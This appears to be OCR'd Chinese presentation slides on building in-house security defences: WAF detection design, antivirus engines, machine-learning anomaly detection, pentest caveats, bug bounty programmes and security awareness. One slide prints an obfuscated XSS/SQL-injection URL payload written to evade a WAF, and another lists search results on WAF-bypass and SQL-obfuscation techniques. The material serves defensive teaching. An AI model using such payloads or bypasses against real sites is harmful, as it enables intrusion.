
Volume方面，每天的数据量虽然非常大，而且会越来越大，但是并不是需要全部使用来作为数据集的，可以从中抽样或者根据一定规则，仅选取一部分数据进行分析；站在数据科学(Data Science)的角度看，某些DDOS、查询虽然体量非常大，但是在去重后不剩几条。可以将相同的整理成几条，后加出现次数，需要关注出现的时间等信息的时候再展开。

需要注意的是：国内更多的是关注“大数据”的"量很大"。

然后在此基础上做数据挖掘 *要注意的是，数据挖掘并不等于：输入身份证号查到住址、手机号、姓名、年龄...

更多的是建立在数据集的基础上，对内在的各种关联关系的进行发现，对相关点的集中度和离散度所代表的实际含义的发现。比如根据LinkedIn上人与人之间的联系(Connection)及相互间的活跃度，发现一些潜在的联系、发现一些以前从未注意到过的现象。

- Palantir对此创建了很多个模型,比如可用来发现一些洗钱行为, 转账最终归属账户等
- 可参考Palantir in the Anti-Money Laundering Space发现洗钱行为
- https://www.youtube.com/watch?v=dVsx4I8gkKk
- 创建的更多模型及介绍
- https://www.youtube.com/watch?v=f86VKjFSMJE
- https://www.youtube.com/watch?v=6mIQmL2Lapw




GovCon7: Introduction to Palantir

防御产品的自研

基于词法/语义分析的检测系统：
定义并计算总风险分，对于已知威胁及0day的检出率较高，
误报率与实际业务强相关
自研有开源方案参考，难度也不低
需要检测所用语言
编码识别并解码
全面定义payload的动词、名词等词性
匹配句式，确保是能够被执行的语句
速度比加一条规则慢一些的快很多

基于异常的检测系统：
比如**检测payload词频**，抵御基于应用漏洞的拒绝服务攻击
从中找出200个连续"AAAAAA"的这种方式，
正常请求中的A字符占比范围(1-10%),
B字符占比范围(5-6%),
此请求明显异常(A字符占比>90%),
因此判定为攻击，
解决字符匹配和正则表达式对”AAAAAA”，
变成”BBBBBB”或者”AAABBB”就绕过的问题,
还可以根据输入长度上的明显异常，进行拦截。

开源方案参考:
SQLChop
https://github.com/chaitin/sqlchop
Druid的WallFilter
https://github.com/alibaba/druid/wiki/%E9%85%8D%E7%BD%AE-wallfilter



防御产品的自研

病毒木马蠕虫的检测

反病毒引擎负责检测扫描对象是否包含**恶意代码**，至少需要能够正确解码并检测：
PE(包括EXE)、 NE、 LE、 MZ、 COM、 DEX、 ELF；RAR、 Zip、 7-Zip、 Gzip、 Bzip2、 Tar、 CAB、 ARJ；OLE、 Office 宏、 SWF、 MIME、 MSO、 PDF等类型

并根据特征库进行攻击特征的匹配

反病毒特征库一般都在万条以上

还需要具备修复能力，有些为了防止被删除，会将自身替换到系统文件中

贸然删除会造成系统不可用

有些是在ring0级

检测速度也需要达到一定标准

而且不能有太高的误杀

有些会对应用多次加壳

还需具备识别并脱壳的能力

……

*比较推荐的做法是安装成熟的杀毒软件和防火墙。

*有些杀毒软件只检测本地文件是否存在恶意代码，不关心端口开放情况和主机存在的漏洞，因此还需要同时安装防火墙进行出入栈流量的管理。

防御产品的自研

基于机器学习&人工智能*

需要注意的是：
机器学习并不仅是将人工的重复劳动变成自动化(这是软件工程);
人工智能并不是：
1. 把东西做成机器人的形状;
2. 给设备装上WiFi实现联网

*国内的理解各有不同

为了检测0day/未知威胁
这里举一个根据机器学习--线性回归方程的，计算相似度的例子：




图1为全正常流量





图2出现相似度低的异常流量



正常流量相似度范围0.8-1.0

防御产品的自研

比如：

*假设监控URL中”=”和”&”的间隔及参数(mod, action, _r, inajax, ajaxtarget, addr) 的值，

正常流量大部分类似如下语句，存在3个规律

www.abcd.com/misc.php?mod=patch&action=ipnotice&_r=0.44603399303741753&inajax=0.5&ajaxtarget=ip_notice&addr=callscript1

规律1.string类型的，5字符以上占比50%, 其中patch占比30%, ipnotice占比20%, ip_notice占比20%, callscript1占比30%, ScrIpT占比0%, script占比0%, eval占比0%, a占比0%, 154ert占比0%

规律2.数字类型的，取值范围在0.1-0.9之间的(0.44603399303741753)占比100%

规律3.数字类型的占总量不超过20%

***而异常流量本身与正常的流量存在区别，为了能够绕过现有WAF，需要写得更为不同，如：**

www.abcd.com/misc.php?mod="><ScrIpT>eval(‘a\154ert(1)’);</script>&action=ipnotice&_r=1&inajax=1%20or2&ajaxtarget=ip_notice&addr=eval&#x28

规律1.string类型的，5字符以上占比30%, 其中patch占比0%, ipnotice占比20%, ip_notice占比20%, callscript1占比30%, ScrIpT占比10%, script占比5%, eval占比5%, a占比5%, 154ert占比5%

规律2.数字类型的，取值范围在0.1-0.9之间的占比0%

规律3.数字类型的占总量40%以上


匹配了异常流量的一些特征：

1.所占比例很少(在DDOS/垃圾邮件等以异常流量为主的场景中，则用相反模型)；

2. 在相似度/比例上出现显著变化

防御产品的自研

关于机器学习的例子
及其四个阶段collection, extraction, learning , and classifcation
在Cylance的白皮书《Math-Vs-Malware-White-Paper》中描述得比较清晰



How It Works

Machine learning and data mining go hand-in-hand. Machine learning focuses on prediction, based on properties learned from earlier data. This is how Cylance differentiates malicious files from safe or legitimate ones. Data mining focuses on the discovery of previously unknown properties of data, so those properties can be used in future machine learning decisions.

Machine learning leverages a four phase process: collection, extraction, learning , and classification.

具体请参考白皮书

在参展RSA 2016的公司中，研发了机器学习技术的安全公司有：
Cyphort, Wombat Security, Prelert, Cylance, Invincea, Damballa等
自研可参考这些企业的白皮书、技术人员的github、论坛和博客文章、twitter...
效果方面：
Cylance: 在同类产品只能检出40%以下以前从未见过的恶意软件的情况下，检出率**99%**
Invincea: 在**检出率75%**的情况下, **误报率0.4%**.
(数据来源Black Hat USA 2015 - Why Security Data Science Matters & How It's Different Pitfalls And Promises Of 演讲35:54)
视频为https://www.youtube.com/watch?v=Jvx4iGglUHY


注意事项

运维红线

因为安全性的措施，是会产生拦截的，所以在应用至生产环境、或变更规则前，通常以下条件必须满足一条：
1、连续无故障(无回退)工作时间需不少于1000小时。
2、需将历史业务正常流量全部重放一遍，确定没有误报后才能上线。

在保证检测率的情况下，一般需要做到：
1. 能够在性能跑满时自动切换bypass
2. 达到新建连接速率、HTTP 吞吐（32K页面）、HTTP 并发连接数、最大并发并发连接数的最低性能要求
3. 分别发送字节数大小为：64bytes、128bytes、256bytes、512bytes、1024bytes、1280bytes、1518bytes的UDP流量，延迟达到最低性能要求

对检出率、误报率的测试，以及绕过，黑白名单的配置建议**在上线生产环境前**全流量测试通过。
已有防御设备的可先测试绕过/漏报情况



过滤模式识别及绕过

[转]高级SQL注入:混淆和绕过 - CRoot - 博客园
某些程序和WAF用preg_replace函数来去除所有的SQL关键词。那么我们能简单的绕过。...此外,这些技术结合起来可以绕过Citrix NetScaler-去除所有"NULL"字符-在某些部分...
www.cnblogs.com/croot/...

Citrix Netscaler NS10.5 HTTP头污染WAF绕过漏洞
2015年3月17日 - 远程攻击者可以利用漏洞可绕过WAF防护,进行未授权访问。CVSSv2: 攻击所需条件 攻击者必须访问Citrix NetScaler。漏洞信息 Citrix NetScaler是一款网...
www.venustech.com.cn/N... - 百度快照 - 评价

高级SQL注入:混淆和绕过 - 网站安全 - 红黑联盟
2013年6月21日 - 某些WAF仅过滤小写的SQL关键词 正则表达式过滤:/union\sselect/g [Code] ----...此外,这些技术结合起来可以绕过Citrix NetScaler -去除所有"NULL"字符...
www.2cto.com/Article/2...

绕过WAF过滤的方法,很值得参考-脚本安全-黑吧安全网
2014年3月15日 - 当前位置:首页 > 入侵检测 > 脚本安全 > 绕过WAF过滤的方法,很值得参考...these techniques can combine to bypass Citrix Netscaler - Remove all "N...

注意事项

渗透测试&移动app的测试

像渗透测试这类模拟攻击者发现漏洞的安全检测方式
必须有人工干涉，与运维及对应服务的研发协调好测试时间
在记录全部流量的情况下进行测试
与渗透测试相关的问题很多：
很容易造成服务中断、数据库内容篡改
找到漏洞后不上报，把用户数据带走
在服务器上设置后门，以便下次入侵时使用
通常漏洞找不全，会有剩余
业务比较复杂的只看了一小部分就交差
漏洞类型只检测了几种
渗透测试人员只会攻击，不会修复
……
***尽量不要在没有IDS/IPS/流量审计等基本设备前就进行渗透测试**


移动app的测试

国内安全人员数量稀少，一些针对性的漏洞很少有人能够提供可行性强的解决方案
在招不到人的情况下，除通过dex2jar、apktool、加脱壳、反编译检测外
剩余部分建议基于与服务器端的通讯流量进行漏洞检测
有些安卓模拟器也可以使用，比如BlueStacks

注意事项

SRC(安全应急响应中心)&威胁情报

当企业的安全性要求很高，入侵感知体系建立相对完善时，
才推荐设立SRC(Security Response Center)收集漏洞



其流程通常是白(da)帽(hei)子(ke)注册登录，提交漏洞及细节信息，
厂商验证，给予积分或礼品、现金等作为奖励
*但是设立之后，可能会带来些意想不到的后果，比如遭到为了获取奖励的
白(xiong)帽(hai)子们不断地攻击...

腾讯安全应急响应中心
Tencent Security Response Center


百度安全应急响应中心
Baidu Security Response Center

ASRC
阿里安全应急响应中心

注意事项

社会工程风险


希拉里团队邮箱被黑客入侵



http://myaccount.google.com-**securitysettingpage.tk**
稍不注意，就会认为图片中的链接是谷歌
实际上是指向黑客的站点

社工风险在欧美等国的定义与国内区别较大
与具体人群有很大的关联性

*这类攻击很多情况下建立在人与人之间信任的基础上, 不太建议企业平时对员工进行测试



注意事项

企业其他部门的安全意识培训

在进行对企业内全员进行培训的时候，比起炫技，更实际的是安全意识的灌输、保密意识的普及。
一般培训内容覆盖到：日常注意事项，密码复杂度*，邮件/WiFi安全，奖惩规则等即可，技术细节的普及意义不大。
因为，
举个例子：在密码方面，即使用户被强制使用了大小写字母、数字、特殊字符的混合体，且长度大于8位，加密时使用了MD5算法。但是如果系统仍然存在漏洞，被攻击者获取，还是会通过彩虹表获取到明文。
如右图，用户使用了Qwe123!@#这种32位MD5值5bb3fd0bd3e6c36990367456eee83314的密码
而且黑客的攻击方式、技术细节本身具有破坏性，并不适合让所有部门的员工知道。

毕竟安全体系建设的初衷和目的是为了：预防安全事件的发生

Thanks